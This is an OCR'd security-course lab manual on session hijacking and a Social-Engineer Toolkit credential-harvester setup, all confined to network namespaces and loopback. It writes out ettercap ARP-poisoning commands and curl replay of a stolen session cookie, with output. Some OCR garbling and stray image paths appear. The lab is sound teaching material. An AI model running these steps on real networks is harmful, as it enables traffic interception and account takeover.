        server.socket = context.wrap_socket(server.socket, server_side=True)

    print(f"Session Lab server listening on {scheme}://{args.host}:{args.port}")
    print(f"Dummy credentials: {USERNAME} / {PASSWORD}")
    print("Press Ctrl+C to stop.")
    try:
        server.serve_forever()
    except KeyboardInterrupt:
        print("\nStopping server.")
    finally:
        server.server_close()


if __name__ == "__main__":
    main()
EOF
```

```
┌──(kali㉿kali)-[~]
└─$ >....
        attrs = "Path=/; SameSite=Lax"
        if getattr(self.server, "secure_mode", False):
            attrs += "; Secure; HttpOnly"
        headers = [
            ("Set-Cookie", f"LABSESSID={token}; {attrs}"),
            ("Location", "/account"),
        ]
        self.send(302, "Login successful\n", content_type="text/plain; charset=utf-8", headers=headers)

    def log_message(self, fmt, *args):
        print(f"[{self.address_string()}] {fmt % args}")
```

Checking the Script Syntax

Command: python3 -m py_compile session_lab_server.py

```
┌──(kali㉿kali)-[~]
└─$ python3 -m py_compile session_lab_server.py
```

D) Testing the HTTP Session Flow Directly (No Interception)

Starting the Session-Lab Server in HTTP Mode

Note: Run this in its own terminal tab and leave it running for the rest of Part D.

Command:

```
sudo ip netns exec server python3 "$PWD/session_lab_server.py" \
  --host 10.10.20.30 --port 8000
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec server python3 "$PWD/session_lab_server.py" --host 10.10.20.30 --port 8000
Session Lab server listening on http://10.10.20.30:8000
Dummy credentials: student / lab123
Press Ctrl+C to stop.
```

Logging In as the Victim

Command:
sudo ip netns exec victim curl -sS -D - -o /dev/null \
-c /tmp/victim.cookies \
-d 'username=student&password=lab123' \
http://10.10.20.30:8000/login

-s

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec victim curl -sS -D - -o /dev/null -c /tmp/victim.cookies -d 'username=student&password=lab12
3' http://10.10.20.30:8000/login
HTTP/1.0 302 Found
Server: SessionLab/1.0 Python/3.14.8
Date: Fri, 23 Oct 2026 19:03:20 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 17
Cache-Control: no-store
Set-Cookie: LABSESSID=d5307a05ebf75cdcce7f15066b2030b8; Path=/; SameSite=Lax
Location: /account
```

Accessing the Account Page with the Saved Cookie

Command:
sudo ip netns exec victim curl -sS -b /tmp/victim.cookies \
http://10.10.20.30:8000/account

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec victim curl -sS -b /tmp/victim.cookies http://10.10.20.30:8000/account
Authenticated session for student
```

Viewing the Victim's Local Cookie File

Note: This is the cookie jar curl itself saved on the victim's side with -c; note the LABSESSID value for the next step.

Command: sudo cat /tmp/victim.cookies

```
┌──(kali㉿kali)-[~]
└─$ sudo cat /tmp/victim.cookies
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

10.10.20.30     FALSE   /       FALSE   0       LABSESSID       d5307a05ebf75cdcce7f15066b2030b8

┌──(kali㉿kali)-[~]
└─$
```

Reusing the Session Value Without Logging In

Note: Because the server does not check where a request comes from, anyone who has this exact cookie value is treated as the logged-in user. Replace the value below with the one from the previous step.

Command:

```
sudo ip netns exec attacker curl -sS \
  -H 'Cookie: LABSESSID=<value from victim.cookies>' \
  http://10.10.20.30:8000/account
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec attacker curl -sS -H 'Cookie:LABSESSID=d5307a05ebf75cdcce7f15066b2030b8' http://10.10.20.30:
8000/account
Authenticated session for student
```

Logging Out and Re-Testing the Same Cookie

Note: After logout the server has discarded the session, so the same cookie value is now rejected.

Command:

```
sudo ip netns exec victim curl -sS -b /tmp/victim.cookies \
  http://10.10.20.30:8000/logout
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec victim curl -sS -b /tmp/victim.cookies \
  http://10.10.20.30:8000/logout
Logged out
```

Command:

```
sudo ip netns exec attacker curl -sS \
  -H 'Cookie: LABSESSID=<same value as before>' \
  http://10.10.20.30:8000/account
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec attacker curl -sS \
-H 'Cookie: LABSESSID=d5307a05ebf75cdcce7f15066b2030b8' \
http://10.10.20.30:8000/account
Not authenticated
```

E) ARP Poisoning and HTTP Traffic Capture

Open a new Terminal (3rd Terminal) and execute the command

Command: sudo rm -f /tmp/session/session_http.pcap

```
┌──(kali㉿kali)-[~]
└─$ sudo rm -f /tmp/session_http.pcap
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$
```

s

(This ensure that the file does not exist in the system with any prior data)

Command: sudo ip netns exec attacker ettercap -T -q -i att0 -M arp /10.10.20.20// /10.10.20.30// -w /tmp/session_http.pcap

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec attacker ettercap -T -q -i att0 -M arp /10.10.20.20// /10.10.20.30// -w /tmp/session_http
ap

ettercap 0.8.4.1 copyright 2001-2026 Ettercap Development Team

Listening on:
  att0 → 6A:41:3A:55:09:82
         10.10.20.10/255.255.255.0
         fe80::6841:3aff:fe55:982/64

This product includes GeoLite2 Data created by MaxMind, available from https://www.maxmind.com/.
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  56 ports monitored
38702 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=========================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 10.10.20.20 3E:19:F4:7D:4A:73
```

Stop this activity

Command: sudo ip netns exec victim curl -sS -b /tmp/victim.cookies http://10.10.20.30:8000/account

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec victim curl -sS -b /tmp/victim.cookies \
  http://10.10.20.30:8000/account

Authenticated session for student
┌──(kali㉿kali)-[~]
└─$
```

Command: sudo tshark -r /tmp/session_http.pcap -Y 'http.set_cookie' -T fields -E header=y -e ip.src -e ip.dst -e http.request.uri -e http.cookie

```
┌──(kali㉿kali)-[~]
└─$ sudo tshark -r /tmp/session_http.pcap -Y 'http.set_cookie' -T fields -E header=y -e ip.src -e ip.dst -e http.request.uri -e http.cookie
Running as user "root" and group "root". This could be dangerous.
ip.src  ip.dst  http.request.uri        http.cookie

┌──(kali㉿kali)-[~]
└─$
```

Command: cat /tmp/victim.cookies

```
└─$ cat /tmp/victim.cookies
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

10.10.20.30     FALSE   /       FALSE   0       LABSESSID       9445f474a66d293db6ffcc105f3a85ab

┌──(kali㉿kali)-[~]
└─$
```

Note down the session id

Command: sudo ip netns exec attacker curl -sS -H 'Cookie: LABSESSID=<paste session id token> http://10.10.20.30:8000/account

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec attacker curl -sS -H 'Cookie: LABSESSID=9445f474a66d293db6ffcc105f3a85ab' http://10.10.20.30:8000/account
Authenticated session for student
```

Command: sudo ip netns exec victim curl -sS -b /tmp/victim.cookies http://10.10.20.30:8000/logout

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec victim curl -sS -b /tmp/victim.cookies http://10.10.20.30:8000/logout
Logged out

┌──(kali㉿kali)-[~]
└─$
```

Verifying Log Out

Command: sudo ip netns exec attacker curl -sS -H 'Cookie: LABSESSID=<paste session id token> http://10.10.20.30:8000/account

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec attacker curl -sS -H 'Cookie: LABSESSID=9445f474a66d293db6ffcc105f3a85ab' http://10.10.20.30
:8000/account
Not authenticated

┌──(kali㉿kali)-[~]
└─$
```

F) Generating a Lab TLS Certificate

Creating the Certificates Folder

Command: mkdir -p certs

```
┌──(kali㉿kali)-[~]
└─$ mkdir -p certs

┌──(kali㉿kali)-[~]
└─$
```

Creating a Local Certificate Authority

Command:


```
openssl req -x509 -newkey rsa:2048 -nodes \
  -keyout certs/lab_ca.key -out certs/lab_ca.crt \
  -days 1 -sha256 -subj '/CN=Session Lab CA'
```

```
┌──(kali㉿kali)-[~]
└─$ openssl req -x509 -newkey rsa:2048 -nodes -keyout certs/lab_ca.key -out certs/lab_ca.crt -days 1 -sha256 -subj
'/CN=Session Lab CA'
.++++++++++++++++++++++++++++++++++++++++*.+.........+ ... +..........+......+....+.....+.......+.............+....+
......+ ... + ... +.....+ ... +....+.................+....+.....++++++++++++++++++++++++++++++++++++++++*.. +.+......+.. + ..
...........+.....+ ... +.............+.+.....+....+..........+ ... +.......+..........+ ... +....+ ... +........+.+ ... +
...........+......+ ... +.........+ .. +.+.............+....+.. +.........+ .. +.......+ ... +........+ ... +....+........
... +.....+.............+.+ .. +............+.....+....+ ... +.............+........+....+..................+.
.....+.+........+.+..........+ ... +..........+ .. +.......+.....+....+..........+ ... +..........+ ... +.......+ ...
.....+ .. +...+.....+.. +.................... + ... + ... + .. + ... + ... +.....................+.............+ ... +......
....+ ... +..........+.................+.+ .. + ... +.+ ... + ... +........+....++++++
.+.........++++++++++++++++++++++++++++++++++++++++*.+.....+.....+.......+......+ .. +....+.............+.........
.....+.....+.............+ ... + .. + ... ++++++++++++++++++++++++++++++++++++++++*.. +.......+ ... +..........+ .. +.+ ..
........+.........+........+.+ .. + ... +.......+ .. +.............+.+..........+.............+ .. +.+.........+.....+
... +.+..........+....+ .. +....+ ... +.....+.........+.....+.....+.......+ ... + .. + ... +.......+........+.....+....+ ..
... +.................+ .. + ... + ... +...........+.......+......+ ... +.................+....+ ... +.....+...........+.+
.....+ ... +.......+ ... +..........+ ... +.......+ ... + ... +........+....+ .. +.+ ... +.....+........+......+.+.........
...........+...........+.++++++
____ credentials: student / lab123
```

Creating the Server Key and Certificate Request

Command:

```
openssl req -newkey rsa:2048 -nodes \
  -keyout certs/server.key -out certs/server.csr \
  -subj '/CN=session.lab'
```



Writing the Certificate Extensions File

Command:

```
cat > certs/server.ext <<'EOF'
subjectAltName=DNS:session.lab,IP:10.10.20.30
extendedKeyUsage=serverAuth
EOF
```



Signing the Server Certificate with the Lab CA

Command:

```
openssl x509 -req -in certs/server.csr \
  -CA certs/lab_ca.crt -CAkey certs/lab_ca.key -CAcreateserial \
  -out certs/server.crt -days 1 -sha256 -extfile certs/server.ext
```

```
┌──(kali㉿kali)-[~]
└─$ openssl x509 -req -in certs/server.csr \
  -CA certs/lab_ca.crt -CAkey certs/lab_ca.key -CAcreateserial \
  -out certs/server.crt -days 1 -sha256 -extfile certs/server.ext

Certificate request self-signature ok
subject=CN=session.lab
┌──(kali㉿kali)-[~]
└─$
```

Verifying the Issued Certificate

Command:

```
openssl x509 -in certs/server.crt -noout \
  -subject -issuer -ext subjectAltName
```

```
┌──(kali㉿kali)-[~]
└─$ openssl x509 -in certs/server.crt -noout \
  -subject -issuer -ext subjectAltName
subject=CN=session.lab
issuer=CN=Session Lab CA
X509v3 Subject Alternative Name:
    DNS:session.lab, IP Address:10.10.20.30
┌──(kali㉿kali)-[~]
└─$
```

G) Testing the HTTPS Session Flow Directly (No Interception)

Starting the Session-Lab Server in HTTPS Mode

Note: Run this in its own terminal tab and leave it running for the rest of Part H.

Command:

```
sudo ip netns exec server python3 "$PWD/session_lab_server.py" \
  --https --host 10.10.20.30 --port 8443 \
  --cert "$PWD/certs/server.crt" --key "$PWD/certs/server.key"
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec server python3 "$PWD/session_lab_server.py" \
  --https --host 10.10.20.30 --port 8443 \
  --cert "$PWD/certs/server.crt" --key "$PWD/certs/server.key"
Session Lab server listening on https://10.10.20.30:8443
Dummy credentials: student / lab123
Press Ctrl+C to stop.
```

Logging In as the Victim Over HTTPS

Note: Compare the Set-Cookie line in the response with Part D: this one carries Secure and HttpOnly, and the response also includes a Strict-Transport-Security header.

Command:

```
sudo ip netns exec victim curl -sS --cacert "$PWD/certs/lab_ca.crt" \
  -D - -o /dev/null -c /tmp/victim_sec.cookies \
  -d 'username=student&password=lab123' \
  https://10.10.20.30:8443/login
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns exec victim curl -sS --cacert "$PWD/certs/lab_ca.crt" \
  -D - -o /dev/null -c /tmp/victim_sec.cookies \
  -d 'username=student&password=lab123' \
  https://10.10.20.30:8443/login


[sudo] password for kali:
HTTP/1.0 302 Found
Server: SessionLab/1.0 Python/3.14.8
Date: Sat, 24 Oct 2026 11:09:25 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 17
Cache-Control: no-store
Strict-Transport-Security: max-age=300
Set-Cookie: LABSESSID=e8fbb22deba4d63427eaba901cc7f257; Path=/; SameSite=Lax; Secure; HttpOnly
Location: /account

┌──(kali㉿kali)-[~]
└─$
```

Accessing the Account Page Over HTTPS

Command:

```
sudo ip netns exec victim curl -sS --cacert "$PWD/certs/lab_ca.crt" \
  -b /tmp/victim_sec.cookies \
  https://10.10.20.30:8443/account
```




H) Inspecting the Captured HTTP Traffic in Wireshark

Opening the HTTP Capture in Wireshark

Note: Filter on arp to see the ARP-poisoning packets from Part E, or on http.cookie to see the cleartext cookie from Part F.

Command: wireshark /tmp/session_http.pcap &



L) Cleaning Up the Lab Environment

Removing the Network Namespaces and Bridge
Command: sudo ip netns del attacker >/dev/null 2>&1 || true



Command: sudo ip netns del victim >/dev/null 2>&1 || true

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns del victim>/dev/null 2>&1 ||true

┌──(kali㉿kali)-[~]
└─$
```

Command: sudo ip netns del server >/dev/null 2>&1 || true

```
┌──(kali㉿kali)-[~]
└─$ sudo ip netns del server>/dev/null 2>&1 ||true

┌──(kali㉿kali)-[~]
└─$
```

Command: sudo ip link del br-lab >/dev/null 2>&1 || true

```
┌──(kali㉿kali)-[~]
└─$ sudo ip link del br-lab >/dev/null 2>&1 || true

┌──(kali㉿kali)-[~]
└─$
```

Removing the Captured Traffic and Cookie Files


Command: sudo rm -f /tmp/session_http.pcap /tmp/session_https.pcap

```
┌──(kali㉿kali)-[~]
└─$ : sudo rm -f /tmp/session_http.pcap /tmp/session_https.pcap
```

Command: sudo rm -f /tmp/victim.cookies /tmp/victim_sec.cookies

```
┌──(kali㉿kali)-[~]
└─$ sudo rm -f /tmp/victim.cookies /tmp/victim_sec.cookies

┌──(kali㉿kali)-[~]
└─$
```

Removing the Certificate Files
Command: sudo rm -rf certs
 ip
Confirming No Lab Namespaces Remain
Command: ip netns list


Practical 05: Social Engineering ToolKit

Aim - To understand the purpose, workflow, observable behavior, and defensive implications of the **Social-Engineer Toolkit (SET)** by running a completely local credential-harvesting simulation against an intentionally created training login page.

Social Engineering and SET

Social engineering is the manipulation of people, rather than systems, into giving up confidential information or performing an action that benefits an attacker. **SET (Social-Engineer Toolkit)**, created by David Kennedy and maintained by TrustedSec, is an open-source framework built specifically to let security teams simulate these human-targeted attacks in a controlled setting, so that an organisation can measure and improve how its people respond to them.

The Credential Harvester Attack Method

Among SET's modules, the **Credential Harvester** clones the login form of a target page and serves the clone locally. When a form on the cloned page is submitted, SET inspects the HTTP POST body, highlights any fields that look like a username or password, and records them. In a real engagement this is used, strictly within an authorised scope, to measure how many staff would enter credentials into a convincing fake page. In this practical the "target" is not a real or external site at all: it is a plain HTML training form created in Part B of this practical, containing only dummy, pre-filled values, and the entire exercise runs on the loopback address 127.0.0.1 with nothing leaving this machine.

Scope of This Practical

Parts E, F and G cover launching SET and configuring the credential-harvester attack. Build and complete those three sections yourself in your own Kali environment, following the same aim and the pages created in Part B; the rest of this manual is filled in for you.

A) Preparation and Configuration of Kali Linux

Recording OS Information
Command: cat /etc/os-release | sed -n '1,6p'

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/os-release | sed -n '1,6p'
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2026.2"
VERSION="2026.2"
VERSION_CODENAME=kali-rolling
ID=kali
```

Updating Kali Package Index

Command: sudo apt update

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1482 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(kali㉿kali)-[~]
└─$
```

Installing the Social-Engineer Toolkit

Command: sudo apt install -y set

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y set
The following packages were automatically installed and are no longer required:
  libpython3.13-dev  python3.13-dev      python3.13-tk    rpcsvc-proto
  python3.13         python3.13-minimal  python3.13-venv
Use 'sudo apt autoremove' to remove them.

Upgrading:
  set

Summary:
  Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 1481
  Download size: 19.3 MB
  Space needed: 5,120 B / 60.3 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 set all 8.1.3+git20260604-0kali1 [19.3 MB]
Fetched 19.3 MB in 6s (3,292 kB/s)
(Reading database… 427511 files and directories currently installed.)
Preparing to unpack …/set_8.1.3+git20260604-0kali1_all.deb…
Unpacking set (8.1.3+git20260604-0kali1) over (8.0.3+git20241021-0kali1)…
Setting up set (8.1.3+git20260604-0kali1)…
Processing triggers for kali-menu (2026.2.6)…
Processing triggers for wordlists (2026.2.0)…
```

Recording the Installed Version

Command: dpkg-query -W -f='${Package}\t${Version}\n' set

```
┌──(kali㉿kali)-[~]
└─$ dpkg-query -W f='${Package}\t${Version}\n' set
set     8.1.3+git20260604-0kali1
```

Locating the SET Launcher

Note: The package installs the launcher as setoolkit; some releases also provide se-toolkit as an alternate name. Either path confirms the install.

Command: command -v setoolkit

```
┌──(kali㉿kali)-[~]
└─$ command -v setoolkit
/usr/bin/setoolkit
```

Command: command -v se-toolkit

```
┌──(kali㉿kali)-[~]
└─$ command -v se-toolkit
/usr/bin/se-toolkit
```

B) Creating the Training Pages (Safe, Local HTML)


Creating the Lab Folders

Command: mkdir -p ~/set-safe-lab

```
┌──(kali㉿kali)-[~]
└─$ mkdir -p ~/set-safe-lab

┌──(kali㉿kali)-[~]
└─$
```

Command: mkdir -p ~/set-safe-complete



Writing the Training Login Page

Note: A plain local HTML form with a warning banner and pre-filled dummy values. It performs no submission to any external server.

Command:

```
cat > ~/set-safe-lab/index.html <<'HTMLEND'
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>SET Training Portal</title>
<style>
body {font-family: Arial, sans-serif; background:#eef1f4; margin:0;}
.card {max-width:420px; margin:70px auto; background:#fff;
padding:28px; border:1px solid #bbb; border-radius:10px;}
h1 {font-size:24px; margin-top:0;}
.warning {background:#fff3cd; padding:10px; border-radius:6px;}
label {display:block; margin-top:14px;}
input {width:100%; padding:10px; box-sizing:border-box;}
button {margin-top:18px; width:100%; padding:11px;}
</style>
</head>
<body>
<div class="card">
<h1>Security Training Portal</h1>
<p class="warning"><b>LAB ONLY:</b> Use dummy credentials. Never enter a real password.</p>
<form action="index.html" method="post" autocomplete="off">
```

```
<label>Training username</label>
<input type="text" name="username" value="student01" required>
<label>Training password</label>
<input type="password" name="password" value="LabOnly123!" required>
<label>Lab code</label>
<input type="text" name="lab_code" value="SE-LAB" required>
<button type="submit">Submit Training Data</button>
</form>
</div>
</body>
</html>
HTMLEND
```


```
┌──(kali㉿kali)-[~]
└─$ cat > ~/set-safe-lab/index.html <<'HTMLEND'
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>SET Training Portal</title>
<style>
body {font-family: Arial, sans-serif; background:#eef1f4; margin:0;}
.card {max-width:420px; margin:70px auto; background:#fff;
padding:28px; border:1px solid #bbb; border-radius:10px;}
h1 {font-size:24px; margin-top:0;}
.warning {background:#fff3cd; padding:10px; border-radius:6px;}
label {display:block; margin-top:14px;}
input {width:100%; padding:10px; box-sizing:border-box;}
button {margin-top:18px; width:100%; padding:11px;}
</style>
</head>
<body>
<div class="card">
<h1>Security Training Portal</h1>
<p class="warning"><b>LAB ONLY:</b> Use dummy credentials. Never enter a real password.</p>
<form action="index.html" method="post" autocomplete="off">
<label>Training username</label>
<input type="text" name="username" value="student01" required>
<label>Training password</label>
<input type="password" name="password" value="LabOnly123!" required>
<label>Lab code</label>
<input type="text" name="lab_code" value="SE-LAB" required>
<button type="submit">Submit Training Data</button>
</form>
</div>
</body>
</html>
HTMLEND


┌──(kali㉿kali)-[~]
└─$
```

Writing the Completion Page

Command:

```
cat > ~/set-safe-complete/index.html <<'HTMLEND'
<!doctype html>
<html lang="en">
<head><meta charset="utf-8"><title>Training Complete</title></head>
<body style="font-family:Arial;max-width:700px;margin:70px auto">
<h1>Training submission complete</h1>
<p>This page is part of the isolated SET familiarization laboratory.</p>
<p>No real account has been accessed.</p>
</body>
</html>
HTMLEND
```



Confirming Both Files Were Created

Command: ls -l ~/set-safe-lab/index.html ~/set-safe-complete/index.html




C) Serving the Completion Page Locally

Starting a Local Web Server on the Loopback Address


Note: Bound to 127.0.0.1 only, so the page is reachable from this machine alone. Leave this running in its own terminal tab.

Command: python3 -m http.server 8081 --bind 127.0.0.1 --directory ~/set-safe-complete



Confirming the Server Responds

Command: curl -I http://127.0.0.1:8081/



D) Checking Port 80 Before Using SET

Checking Whether Port 80 is Free

